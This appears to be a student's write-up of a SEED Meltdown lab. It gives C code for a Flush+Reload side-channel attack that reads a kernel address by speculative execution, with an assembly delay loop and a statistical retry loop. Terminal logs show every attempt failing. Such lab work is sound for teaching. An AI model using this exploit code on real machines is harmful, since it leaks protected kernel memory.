
```
}
/************************ Flush + Reload ************************/

void meltdown(unsigned long kernel_data_addr)
{
  char kernel_data = 0;
  // Open the /proc/secret_data virtual file.
int fd = open("/proc/secret_data", O_RDONLY);
if (fd < 0) {
perror("open");
return -1;
}
int ret = pread(fd, NULL, 0, 0); // Cause the secret data to be cached.


  // The following statement will cause an exception
  kernel_data = *(char*)kernel_data_addr;
  array[kernel_data * 4096 + DELTA] += 1;
}
```



```
[10/22/18]seed@VM:~$ gcc -march=native -o MeltdownExperiment MeltdownExperiment.c
[10/22/18]seed@VM:~$ MeltdownExperiment
Memory access violation!
[10/22/18]seed@VM:~$ 
```


In this task, we attempt to cache the secret data but upon compilation, we still get memory access violation. This is probably because we're not able to race to adding the secret data to a register before the access check is done.

Using Assembly Code to Trigger Meltdown:




```c
  // The following statement will cause an exception
  kernel_data = *(char*)kernel_data_addr;
  array[kernel_data * 4096 + DELTA] += 1;
}

void meltdown_asm(unsigned long kernel_data_addr)
{
   char kernel_data = 0;

   // Give eax register something to do
   asm volatile(
       ".rept 400;"
       "add $0x141, %%eax;"
       ".endr;"

       :
       :
       : "eax"
   );

   // The following statement will cause an exception
  kernel_data = *(char*)kernel_data_addr;
  array[kernel_data * 4096 + DELTA] += 1;
}

// signal handler
static sigjmp_buf jbuf;
static void catch_segv()
{
  siglongjmp(jbuf, 1);
}

int main()
{
  // Register a signal handler
  signal(SIGSEGV, catch_segv);

  // FLUSH the probing array
  flushSideChannel();

  if (sigsetjmp(jbuf, 1) == 0) {
      meltdown_asm(0xfa258000);
  }
  else {
      printf("Memory access violation!\n");
  }

  // RELOAD the probing array
  reloadSideChannel();
  return 0;
}
```

Here, we can see we've called meltdown_asm() which uses assembly language with different loop counts. The first one has a loop of 400




```
[10/22/18]seed@VM:~$ MeltdownExperiment
Memory access violation!
[10/22/18]seed@VM:~$ gedit MeltdownExperiment.c
[10/22/18]seed@VM:~$ gcc -march=native -o MeltdownExperiment MeltdownExperiment.c
MeltdownExperiment.c: In function ‘meltdown’:
MeltdownExperiment.c:55:10: warning: ‘return’ with a value, in function returning void
   return -1;
          ^

[10/22/18]seed@VM:~$ MeltdownExperiment
Memory access violation!
[10/22/18]seed@VM:~$ gedit MeltdownExperiment.c
```

We observe that we've again received Memory Access Violation. We'll now try to loop it 5000 times to increase the possibility of success.




```
  // The following statement will cause an exception
  kernel_data = *(char*)kernel_data_addr;
  array[kernel_data * 4096 + DELTA] += 1;
}

void meltdown_asm(unsigned long kernel_data_addr)
{
   char kernel_data = 0;

   // Give eax register something to do
   asm volatile(
       ".rept 5000;"
       "add $0x141, %%eax;"
       ".endr;"

       :
       :
       : "eax"
   );
```




```
[10/22/18]seed@VM:~$ MeltdownExperiment
Memory access violation!
[10/22/18]seed@VM:~$ gedit MeltdownExperiment.c
[10/22/18]seed@VM:~$ gcc -march=native -o MeltdownExperiment MeltdownExperiment.c
MeltdownExperiment.c: In function ‘meltdown’:
MeltdownExperiment.c:55:10: warning: ‘return’ with a value, in function returning void
   return -1;
          ^

[10/22/18]seed@VM:~$ MeltdownExperiment
Memory access violation!
[10/22/18]seed@VM:~$ gedit MeltdownExperiment.c
```

Here also we’ve received Memory Access violation.


Task 7: Make the attack more Practical




```
#include <stdio.h>
#include <stdint.h>
#include <unistd.h>
#include <string.h>
#include <signal.h>
#include <setjmp.h>
#include <fcntl.h>
#include <emmintrin.h>
#include <x86intrin.h>

/*********************** Flush + Reload ************************/
uint8_t array[256*4096];
/* cache hit time threshold assumed*/
#define CACHE_HIT_THRESHOLD (80)
#define DELTA 1024

void flushSideChannel()
{
  int i;

  // Write to array to bring it to RAM to prevent Copy-on-write
  for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;

  //flush the values of the array from cache
  for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 + DELTA]);
}

static int scores[256];

void reloadSideChannelImproved()
{
  int i;
  volatile uint8_t *addr;
  register uint64_t time1, time2;
  int junk = 0;
  for (i = 0; i < 256; i++) {
     addr = &array[i * 4096 + DELTA];
     time1 = __rdtscp(&junk);
     junk = *addr;
     time2 = __rdtscp(&junk) - time1;
     if (time2 <= CACHE_HIT_THRESHOLD)
        scores[i]++; /* if cache hit, add 1 for this value */
  }
}
/*********************** Flush + Reload ************************/

void meltdown_asm(unsigned long kernel_data_addr)
{
   char kernel_data = 0;

   // Give eax register something to do
   asm volatile(
```



```c
}
/*********************** Flush + Reload ************************/

void meltdown_asm(unsigned long kernel_data_addr)
{
   char kernel_data = 0;

   // Give eax register something to do
   asm volatile(
       ".rept 400;"
       "add $0x141, %%eax;"
       ".endr;"

       :
       :
       : "eax"
   );

   // The following statement will cause an exception
   kernel_data = *(char*)kernel_data_addr;
   array[kernel_data * 4096 + DELTA] += 1;
}

// signal handler
static sigjmp_buf jbuf;
static void catch_segv()
{
   siglongjmp(jbuf, 1);
}

int main()
{
  int i, j, ret = 0;

  // Register signal handler
  signal(SIGSEGV, catch_segv);

  int fd = open("/proc/secret_data", O_RDONLY);
  if (fd < 0) {
    perror("open");
    return -1;
  }

  memset(scores, 0, sizeof(scores));
  flushSideChannel();


  // Retry 1000 times on the same address.
  for (i = 0; i < 1000; i++) {
        ret = pread(fd, NULL, 0, 0);
        if (ret < 0) {
          perror("pread");
```



```c
          break;
        }

        // Flush the probing array
        for (j = 0; j < 256; j++)
                _mm_clflush(&array[j * 4096 + DELTA]);

        if (sigsetjmp(jbuf, 1) == 0) { meltdown_asm(0xfa258000); }

        reloadSideChannelImproved();
  }

  // Find the index with the highest score.
  int max = 0;
  for (i = 0; i < 256; i++) {
        if (scores[max] < scores[i]) max = i;
  }

  printf("The secret value is %d %c\n", max, max);
  printf("The number of hits is %d\n", scores[max]);

  return 0;
}
```



```
[10/22/18]seed@VM:~$ gcc -march=native -o MeltdownAttack MeltdownAttack.c
[10/22/18]seed@VM:~$ MeltdownAttack
open: No such file or directory
[10/22/18]seed@VM:~$ 
```

For this task, I kept receiving this error despite VM and system restarts.

This task uses a statistical approach is taken by creating a score array of size 256, one element for each possible secret value.

We then run our attack for multiple times. Each time, if our attack program says that k is the secret (this result may be false), we add 1 to scores[k]. After running the attack for many times, we use the value k with the highest score as our final estimation of the secret. This will produce a much reliable estimation than the one based on a single run.

After multiple runs, the highest value for k is used as the estimation for the secret value.